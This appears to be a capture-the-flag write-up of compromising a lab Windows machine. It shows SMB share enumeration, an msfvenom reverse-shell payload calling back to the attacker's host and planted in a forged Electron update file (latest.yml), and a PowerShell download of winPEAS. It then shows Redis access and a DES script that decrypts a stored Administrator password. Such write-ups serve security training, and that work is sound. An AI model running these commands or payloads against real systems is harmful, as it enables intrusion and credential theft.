
┌──(root💀kali)-[/home/kali/Downloads]

└─# nmap -A 10.10.10.237




┌──(root💀kali)-[/home/kali/Downloads]

└─# rpcclient -U "guest" $RHOST 10.10.10.237 1 ⨯


Enter WORKGROUP\guest's password:

rpcclient $> lsaenumsid




┌──(root💀kali)-[/home/kali/Downloads]

└─# smbmap -u "guest" -p "" -H $RHOST 10.10.10.237



┌──(root💀kali)-[/home/kali/Downloads]


└─# smbmap -u "guest" -p "" -R 'Software\_Updates' -H $RHOST 10.10.10.237



┌──(root💀kali)-[/]


└─# mount.cifs //10.10.10.237/Software\_Updates /mnt/ -ouser=guest





┌──(root💀kali)-[/home/kali/Downloads]

└─# msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=10.10.15.37 LPORT=1234 -f exe > rev\'shell.exe



┌──(root💀kali)-[/home/kali/Downloads]

└─# shasum -a 512 rev\'shell.exe | cut -d " " -f1 | xxd -r -p | base64 -w 0




┌──(root💀kali)-[/home/kali/Downloads]

└─# cat latest.yml

version: 1.2.3

path: http://10.10.15.37/rev'shell.exe

sha512: IswmuLbsoYObBP+iLfo05mWxJXlt5nzGX5QYyEBLEj0vqCjOiX8yPPmsCFpcuwbY3aNHy68vWBiM6CBsU9fsPw==





┌──(root💀kali)-[/home/kali/Downloads]


└─# cp latest.yml /mnt/client1/














User.txt: c1ce5ddaf836dd0XXXXXXXXXXXXXXXXXX


C:\Users\jason\Desktop>powershell.exe iwr -UseBasicParsing [http://10.10.15.37/winPEASx64.exe -OutFile winPEASx64.exe](http://10.10.15.37/winPEASx64.exe%20-OutFile%20winPEASx64.exe)




C:\Users\jason\Desktop>winPEASx64.exe













Search: portable kanban.exe exploit



<https://www.exploit-db.com/exploits/49409>









We get the pass


Password: kidvscat\_yes\_kidvscat

┌──(root💀kali)-[/home/kali/Downloads]

└─# redis-cli -h 10.10.10.237 -a 'kidvscat\_yes\_kidvscat'








I use the keys \* command to list all keys and a hash of the user “Administrator” appears. Now we have a hash, and as I mentioned above, we also have one script. With a little Google search, I edited the above script and only decode the hash I had given

10.10.10.237:6379> keys \*



10.10.10.237:6379> get pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0



Username: Administrator

Encrypted password: Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi

<https://www.exploit-db.com/exploits/49409>

**exploit.py:**

import json

import base64

from des import \* #python3 -m pip install des

try:

hash = str(input("Enter the Hash : "))


hash = base64.b64decode(hash.encode('utf-8'))

key = DesKey(b"7ly6UznJ")

print("Decrypted Password : " + key.decrypt(hash,initial=b"XuVUm5fR",padding=True).decode('utf-8'))


except:

print("Wrong Hash")




┌──(root💀kali)-[/home/kali/Downloads]

└─# python3 exploit.py



Output: kidvscat\_admin\_@123



Root.txt: 2faea0642caa21XXXXXXXXXX